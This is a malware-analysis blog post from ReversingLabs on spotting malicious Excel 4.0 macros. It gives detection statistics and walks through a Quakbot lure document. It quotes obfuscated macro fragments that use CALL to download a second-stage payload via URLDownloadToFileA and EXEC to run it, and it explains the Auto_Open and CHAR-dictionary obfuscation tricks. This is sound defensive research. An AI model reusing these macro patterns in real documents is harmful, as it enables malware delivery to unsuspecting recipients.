# Spotting malicious Excel4 macros

blog.reversinglabs.com/blog/spotting-malicious-excel4-macros


Threat Research | April 28, 2021

Blog Author
Karlo Zanki, Reverse Engineer at ReversingLabs. Read More...


## Introduction

Excel4 (XLM) macros are a legacy scripting language introduced in 1992. They are a predecessor to the more advanced VBA scripting language introduced the following year. Because of the backward compatibility issues, modern Microsoft Office versions kept the support for this type of macros.

The reason why this old and rudimentary technology is interesting to malicious actors is because it still provides ways to access powerful functionalities such as interaction with the operating system. Additionally, security solutions have a lot of problems detecting threats that use this almost forgotten technology and, since a lot of companies still have some procedures depending on such XLM macro documents, blocking them completely isn't an option.

Due to recent spikes in malicious Excel 4.0 macro use, security research has become focused on the detection of such threats. One of our previous blog posts goes to describe how to recognize the presence of these macros in Excel documents by using YARA rules. Since that blog was published, we've made a lot of improvements to our Titanium Platform that enable automated identification and extraction of Excel 4.0 macros. The latest static analysis engine also defines 327 new human-readable static behavior indicators focused on these macros. They help describe the intent behind the code of the analyzed document, and serve as a base for the improvements in our Explainable Machine Learning detection capabilities. The goal of this blog is to showcase the benefits of these improvements with respect to detecting the latest Excel malware macro threats.

## Statistical data


For the purposes of this blog, we collected all Excel documents that appeared for the first time in our TitaniumCloud since November 2020. These documents were then processed with our static analysis engine which identified that almost 160,000 of them use Excel 4.0 (XLM) macros.

Among these 160,000 Excel 4.0 documents, more than 90% were classified by TitaniumCloud as malicious or suspicious. Staggering numbers that show that, if you encounter a document that contains XLM macros, it is almost certain that its macro will be malicious. It makes sense given that XLM macros are a legacy Office option at this point, and there is just a small chance that new documents would use them instead of more "modern" VBA macros.

| Sample classification | Count | Percentage |
|---|---|---|
| Goodware | 14458 | 9.1% |
| Suspicious | 738 | 0.5% |
| Malicious | 144052 | 90.4% |
| Total | 159248 | 100% |

Classification distribution of documents containing XLM macros

We also looked at the distribution of malicious documents over time to determine if malicious activities spike during some certain dates. For this research, we only count unique samples to prevent mass malware mailing campaigns from tilting the scales too much. That gives us a more realistic view of malicious actor activities during this period.





Time distribution of documents containing XLM macros

The graph shows that there was a significant increase in the number of encountered malicious samples at the end of November 2020. The largest peak on the graph is just around November 27th, and coincides with last year's Black Friday event. This is somewhat expected, as such events are a good opportunity for malicious actors to lure their targets into opening malicious content.

One, perhaps unexpected, anomaly is that there was next to no activity around Christmas and New Year. Perhaps malicious actors took some time off during the holidays, as the volume of malicious Excel 4.0 macros picked up in January, just in time for Valentine's day

shopping spike. Malware, as most human activity, appears to be seasonal.





Malware family distribution

Looking at the malware families detected in the sample set shows that ZLoader and Quakbot are the dominant malware families in the Excel 4.0 malware ecosystem, as they comprise more than half of our dataset. Next, we will cover how new Titanium Platform features can help you recognize these threats.

## Quakbot sample

Sample with the c1977f91f6b30995432bc2f757934ba6bfab5438 SHA1 hash was analyzed using Titanium Platform. The analysis report shows that we are dealing with a malicious sample from the Quakbot family.





Sample's classification summary

Actors behind Quakbot often distribute their payloads in the form of an Excel document. They try to mask these documents to look like they are encrypted using the DocuSign software, and they try to convince their targets to enable macros in order to decrypt the content. Such messages can look quite convincing. This is the image that Titanium Platform extracted from the analyzed sample during static analysis.


Message used to lure targets into enabling macros

The Titanium Platform's report shows that 5 embedded files with indicators have been extracted from this document. Even by just looking at this short summary, it is evident that this document calls a procedure from another DLL, or a similar code resource, and that it executes another application. Such behaviour can often be quite dangerous, and should immediately attract analyst attention.





Embedded files with indicators

The detailed list of the extracted files shows that 3 files with Excel 4.0 macros in them have been extracted from this sample. And, as our statistics show, there is a great chance that these are used for malicious purposes. That warrants a deeper look.





Extracted files

The metadata extracted from the document shows where to start looking. This document has a cell defined as *Auto_Open*. This is a typical way for documents with Excel 4.0 macros to automatically start their execution from a specific cell upon opening, and is similar to an entry point in PE executables. So, the execution starts in the extracted file *Files1*, from cell *A40*.




Document metadata with Auto_Open cell


When using Titanium Platform to check if some file is malicious, usually the first thing to check are indicators extracted during static analysis. Indicators represent a human-readable summary of interesting capabilities discovered in the analyzed sample. In order to provide threat analysts with explainable detection, each indicator includes a textual description and pinpoints the part of the file that triggered it. In this case, looking at the indicators for the extracted file, *Files1* suggests that it runs another macro using the *RUN XLM* macro function.



Files1 indicators


Excel files are usually displayed like tables, and malware authors use that to visually hide some content by placing it into cells outside the default screen view. These can only be found with a lot of scrolling. Titanium Platform has a preview feature that, in the case of Excel documents, shows only the textual content of the file. It enables quick access to the interesting bits of content.

Cell *A40* was defined as the *Auto_Open* cell, but there is no macro content in that cell. This is because Excel 4.0 macros, when executed, automatically skip empty cells and proceed the execution to the first following cell which has actual content. Which is in this case found at *A51*. That cell redirects to another, *R59*, inside the same sheet, which in turn references the *"Files3"* sheet and redirects execution to it. Below these two cells is another one containing a suspicious looking URL. Performing this quick analysis already revealed behaviour that can't be expected from any legitimate document.





Preview of the "Files1" extracted file contents

Since the execution is now redirected to the *"Files3"* sheet, the next step is to look at its static behavior indicators. Besides executing other macros, this sheet also uses the CALL function, which is often used to call Windows APIs. Such powerful features are one of the reasons malicious actors like XLM macros. Indicators also show that the CONCATENATE function is used, which is often weaponized by some obfuscation techniques.




Files3 indicators

Looking at the preview shows the raw content, revealing that the data inside this sheet is obfuscated. CALL functions parameters are concatenated from letters and cell values from a different sheet named *lbuyf*, which serves as some kind of a dictionary.





Preview of the “Files3” extracted file contents

Values in the *lbuyf* sheet are calculated at runtime using basic mathematical functions to get ASCII values of characters, and then concatenated into literals used from other XLM macro functions.

```
368 O97: CONCATENATE(O99,O100,O101,O102,O103,O104,O105,O106,O107,O108,O109,O110,O111,O112,O113,O114,O115)
369 AC97: AC95
370 AD97: 221
371 AE97: 118
372 AF97: 293
373 O98: CHAR(SUM(P98,Q98,R98))
374 P98: 25
375 Q98: 35
376 R98: 25
377 AC98: AC95
378 AD98: 178
379 AE98: 243
380 AF98: 321
381 O99: CHAR(SUM(P99,Q99,R99))
382 P99: 20
383 Q99: 42
384 R99: 20
```

Part of the lbuyf extracted file contents

After deobfuscating the *Files3* sheet, it becomes visible that it calls the *CreateDirectoryA* function from *kernel32.dll*, and then redirects execution to the *Files2* sheet. Again, going back to its indicators, besides the already seen CALL and RUN functions, it also executes another application using the EXEC macro.




Files2 indicators

File preview shows code sequences similar to the ones seen in the *Files2* sheet. Deobfuscating the strings shows that, after calling the function *URLDownloadToFileA* from *URLMon library* and downloading the file from the suspicious URL seen in the *Files1* sheet, it finally executes that second stage payload. Not something uncommon for these malicious XLM documents.

HEX PREVIEW

Content loaded

```
1 FS29: RUN(FS35)
2 FS35: CALL("U"&lbuyf!AN78,"U"&lbuyf!O97,"IICCII",0,Files1!EE100,lbuyf!AC58&lbuyf!AC73&lbuyf!AC87,0,0)
3 FS36: RUN(FS47)
4 FS47: EXEC(lbuyf!W36&lbuyf!AC58&lbuyf!AC73&lbuyf!AC87)
5 FS48: HALT()
```

